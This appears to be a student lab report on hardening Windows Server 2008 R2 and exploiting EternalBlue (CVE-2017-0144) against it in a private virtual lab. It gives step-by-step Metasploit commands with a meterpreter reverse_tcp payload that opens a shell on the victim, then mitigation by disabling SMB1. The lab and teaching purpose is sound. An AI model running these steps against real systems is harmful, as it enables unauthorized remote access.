


Figure 12: Configuration of Audit policy




Figure 13: Account Lockout policy configuration

Disabling unnecessary services

One of the key steps in hardening a server is disabling any unnecessary services. Windows Server 2008 R2 comes with a number of services enabled by default, many of which may not be required for the server's intended purpose. Disabling these unused services reduces the attack surface of the server and minimizes the risk of vulnerabilities being exploited. It also reduces the server's resource utilization, which can improve performance and stability. Administrators should carefully review the list of services running on the server and disable any that are not necessary for the server's intended function. By disabling unused services, administrators can harden the host and improve its overall security posture.




Figure 14: Removing unnecessary services.




Figure 15: Disabling RDP service.

```

(kali@kali)-[~]
$ nmap -sV -Pn 192.168.64.136
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-17 14:02 EDT
Nmap scan report for 192.168.64.136
Host is up (0.00076s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.08 seconds

```

Figure 16: nmap scan showing host hardening

Details (step-by-step instructions!)

We have taken a tester machine running Kali Linux and a victim PC running windows server 2008 R2. Here a snippet of how they are virtually connected:




Figure 17: Network topology used

Kali Linux is chosen because it comes with a lot of PEN testing tools installed and it makes it easier to dive into testing and exploiting a victim PC. The device is configured with the IP address 192.168.64.135. The in built tools that we would be using in this assignment are:

- **Nmap: (Network Mapper)** is a free and open-source tool used for network exploration, management, and security auditing. It is used to discover hosts and services on a computer network, as well as identify potential vulnerabilities and security risks. Nmap sends packets to a target network and analyses the responses to determine the topology, the devices that are active on the network, and the services and ports that are open on these devices. In our scenario, we use it as a precursor to using the Metasploit framework to eventually find and use the discussed vulnerability. We do use nmap however to find out the open ports and services running on the server PC which in turn narrows our field of view to a given set of vulnerabilities around this particular OS and port/service open on this victim device.
- **Metasploit Framework:** this is a valuable tool for security professionals, penetration testers, and others involved in the assessment and improvement of system security. It provides a powerful platform for testing and validation of security controls and can help organizations identify and address potential vulnerabilities before they can be exploited by attackers.


Windows 2008 R2: while a older server Operating system from Microsoft, windows 2008 R2 is still actively used in organisations due to many internal and external tools and softwares been developed

and tested for this version. Also, EternalBlue is exposed in this particular version of Windows among others.

Below we go into clear step-by-step details of how we exploit this victim PC:

Step 1:

Using OS fingerprinting using nmap to detect the system Operating system to see if the device is vulnerable to this CVE. While nmap cannot point to the exact version of the windows being run on the device, it does narrow it down to the versions around it such as Windows 2008, Windows 8 etc. The snippet below shows this along with the ports open on the device under consideration:

A screenshot of a Kali Linux desktop environment. The desktop background is blue with icons for Trash, File System, Home, and an untitled document. A terminal window is open in the center, displaying the output of an nmap scan. The terminal title is 'kali@kali: -'. The output shows the scan was performed on 192.168.64.136 at 2023-03-29 14:56 EDT. It lists several open ports (135/tcp, 139/tcp, 445/tcp, 3389/tcp, 49152/tcp, 49153/tcp, 49154/tcp, 49155/tcp, 49156/tcp, 49157/tcp, 49158/tcp) and identifies the service as Microsoft Windows RPC. The OS is identified as Microsoft Windows 7/2008|8.1. The terminal also shows the MAC address and network distance.

```
kali@kali: -
File Actions Edit View Help
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-29 14:56 EDT
Nmap scan report for 192.168.64.136
Host is up (0.0011s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ms-wbt-server?   Microsoft Windows RPC
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49155/tcp  open  msrpc            Microsoft Windows RPC
49156/tcp  open  msrpc            Microsoft Windows RPC
49157/tcp  open  msrpc            Microsoft Windows RPC
49158/tcp  open  msrpc            Microsoft Windows RPC
MAC Address: 00:0C:29:7F:DE:43 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.51 seconds

kali@kali: ~$
```

Figure 18: nmap scan done from attacker PC to the victim

Step 2:

We can conclude the OS is Windows server 7,2008 or Windows 8,8.1, hence we can go ahead with Metasploit (automated framework) to start our hacking! In the below snippet we use the command **search** to identify if the automated tool Metasploit has the chosen EternalBlue Vulnerability or not. This is done by using the “**search**” command. The complete command is:

➤ Msf> search eternalblue

The snippet below shows the result of this search with the required EternalBlue exploit along with a couple others.




Figure 19: Searching for the vulnerability chosen from Metasploit database using “search” keyword

Step 3

Here we chose the exploit we want to use which defined by the number 0. We use the **use** command to choose this.

➤ msf6> use 0

Next we check and see the options we need to set for this exploit to work for our victim PC {192.168.64.136}. Apart from the options that are already set, we need to set the RHOSTS which is the host(s) we want to run the exploit on, in our case this would be the victim PC IP. Next, we would set the verbose ➔ true (this step is not necessary but will give us details on the exploit process and helps us debug in case the exploit fails). We can then set the target to the version or leave it for Metasploit to auto-detect it. In this assignment, we went ahead and set it to 3 for convenience.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    445              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     yes             yes       The target port (TCP)
  SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Wind
  SMBPass   no              no        (Optional) The password for the specified username
  SMBUser   no              no        (Optional) The username to authenticate as
  VERIFY_ARCH true           yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
  VERIFY_TARGET true          yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
  standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.64.135  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Figure 20: Selecting the vulnerability and checking the needed options for the exploit to work

We see the “options” we need to set. We set them as follows:

- ✓ msf6> RHOSTS: 192.168.64.136
- ✓ msf6> Verbose: true
- ✓ msf6> Target: 3

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:

  Id  Name
  --  --
  0    Automatic Target
  1    Windows 7
  2    Windows Embedded Standard 7
  3    Windows Server 2008 R2
  4    Windows 8
  5    Windows 8.1
  6    Windows Server 2012
  7    Windows 10 Pro
  8    Windows 10 Enterprise Evaluation

msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 3
target => 3
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Figure 21: Selecting the OS based on nmap result.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 3
target => 3
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.64.136  yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     445             yes      The target port (TCP)
  SMBDomain  (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   (Optional) The password for the specified username
  SMBUser    (Optional) The username to authenticate as
  VERIFY_ARCH true            yes      Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true           yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.64.135  yes      The listen address (an interface may be specified)
  LPORT     4444            yes      The listen port

Exploit target:

  Id  Name
  --  -
  3   Windows Server 2008 R2

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 22: Ensuring that every option is set to as we want it to be.

Step 4:

This is the final step of running the exploit. We just simply need to run the command “run” or “exploit” for Metasploit to actually run and execute the exploit we want to test/ use against the target/victim machine.

- ✓ msf6> run or
- ✓ msf6> exploit

the snippet below has the details of Metasploit running explain the various steps in its execution. At the end of this you see that it establishes a reverse tcp session to the host/testing machine meaning give us **shell access** to the victim PC.


```
meterpreter > cd Desktop\\
meterpreter > dir
Listing: C:\Users\Kartik\Desktop

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    282     fil      2023-03-27 15:46:27 -0400 desktop.ini

meterpreter > mkdir Hacked
Creating directory: Hacked
meterpreter > dir
Listing: C:\Users\Kartik\Desktop

Mode                Size      Type      Last modified          Name
-----
040777/rwxrwxrwx     0     dir      2023-03-29 15:12:00 -0400 Hacked
100666/rw-rw-rw-    282     fil      2023-03-27 15:46:27 -0400 desktop.ini

meterpreter > |
```

Figure 24: Traversing through the directories and creating a folder.

We can verify that this folder has indeed been written by just hopping over to the server/victim PC and check the desktop for this folder, which we can see in the below snippet is there.




Figure 25: Verifying on the Victim PC that the folder is indeed created.

Discussion on our proposed solution


Apart from updating Windows with the security patch provided by Microsoft, there are a few additional steps that can be taken to mitigate the risk of CVE-2017-0144:

- **Disable SMB version 1:** This protocol is known to have many security vulnerabilities, including the one exploited by EternalBlue. Disabling SMB version 1 can reduce the attack surface and make it more difficult for attackers to exploit this vulnerability.

As in windows 2008 r2, there isn't a feature to directly disable smb1, we need to do it by editing the registry entry under:

- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanmanServer\Parameters
- Create a new DWORD value named SMB1 and set it to 0.

We can see right after we change this we can instantly see that the exploit is not working, it can be seen in the below screenshot:



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.64.135:4444
[*] 192.168.64.136:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.64.136:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
